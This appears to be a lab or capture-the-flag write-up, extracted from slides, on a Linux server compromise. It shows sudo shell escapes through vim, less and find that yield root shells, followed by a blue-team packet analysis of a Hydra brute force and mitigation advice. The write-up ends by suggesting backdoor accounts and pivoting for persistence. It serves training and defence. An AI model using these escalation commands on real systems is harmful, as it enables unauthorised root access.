```

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

(a)
```
sudo vim -c ':!/bin/sh'
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo less /etc/profile
!/bin/sh
```

Post Exploitation – Privilege Escalation

1. **Find**

```
ryan@server1:/$ sudo find . -exec /bin/sh \; -quit
# /bin/bash
root@server1:/#
```

2. **Vim**

```
ryan@server1:/$ sudo vim -c '!/bin/sh'

# /bin/bash
root@server1:/#
```

3. **Less**


```
ryan@server1:/$ sudo less /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
  if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi
!/bin/sh
# /bin/bash
root@server1:/#
```

Post Exploitation – Privilege Escalation

Once logged in as ‘root’, we used the find ./ -iname “*flag*” to search for additional flags.



The second screenshot shows the contents on the /root/flag.txt file.


Incident Response – Blue Team Activity

- The attack lasted about 9 minutes (12:31 – 12:40)

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-05-06 12:31:20.954302	fe80::20c:2…	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:1c:28:dc


61011 2019-05-06 12:40:56.489552 172.16.84.213 172.16.84.205 TCP 66 [TCP Keep-Alive] 32912 → http(80) [ACK]

- Total no of password brute force attempts made using Hydra were 10,143




Incident Response – Blue Team Activity

- Packet no 60789 shows the details when the right password was found




- The Shell was placed in packet no 60982



Incident Response – Blue Team Activity

- The shell was executed in packet no 61010



Defending against Exploits

One way to prevent against privilege escalation is to remove ‘sudo’ access from all users except for root. As shown below, both flags were visible when using sudo, however, when sudo was not used, access was denied.

Re-defined user accounts and groups ensure they have clear roles, applying the minimum necessary privileges and file access to each role.

```
ryan@server1:/$ sudo find ./ -name "*flag*"
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
./home/data/snort_src/daq-2.0.6/m4/ax_cflags_gcc_option.m4
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.c
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.h
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.o
./home/data/snort_src/snort-2.9.13/cflags.out
./home/data/snort_src/snort-2.9.13/cppflags.out
./home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4
./flag.txt
./root/flag.txt
```

```
ryan@server1:/$ find ./ -name "*flag*"
./flag.txt
find: ‘./root’: Permission denied
find: ‘./.w3m’: Permission denied
```

Defending against Exploits

Other methods that can help prevent these types of attacks are:

- Strengthen Password Policies to include Multi Factor Authentication before granting access.
- Close unused ports and limit file access – In this exercise, ports 22 and 80 were open. Network ports should be blocked by default and only allowed if they are really needed for legitimate applications.
- Keep systems and applications patched and updated - Many privilege escalation attacks leverage software vulnerabilities to gain initial access. Use vulnerability scanners to identify known vulnerabilities in applications, and rigorously apply security patches to remediate them.
- Having an IDS or SIEM tool to detect and alert brute force/other known attacks.

From an attackers perspective, to maintain access to the server after detection we could use the following options:

- We can use pivoting technique, if there are multiple computers on the network.
- We can create a backdoor by creating a username and password to access the server at a later time.

Questions?